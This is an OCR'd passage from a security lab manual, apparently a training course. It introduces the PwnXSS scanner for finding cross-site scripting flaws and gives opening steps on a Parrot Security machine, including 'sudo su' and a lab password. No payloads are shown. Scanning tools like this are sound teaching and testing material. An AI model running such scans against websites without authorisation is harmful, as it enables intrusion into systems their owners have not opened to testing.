
30. Close all open windows and document all acquired information.

Task 3: Identify XSS Vulnerabilities in Web Applications using PwnXSS

PwnXSS is an open-source XSS scanner that is used to detect cross-site scripting (XSS) vulnerabilities in websites. It is a multiprocessing and customizable tool written in Python language.

Here, we will use the PwnXSS tool to scan the target website for cross-site scripting (XSS) vulnerability.


1. In the **Parrot Security** machine, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.




2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.

3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

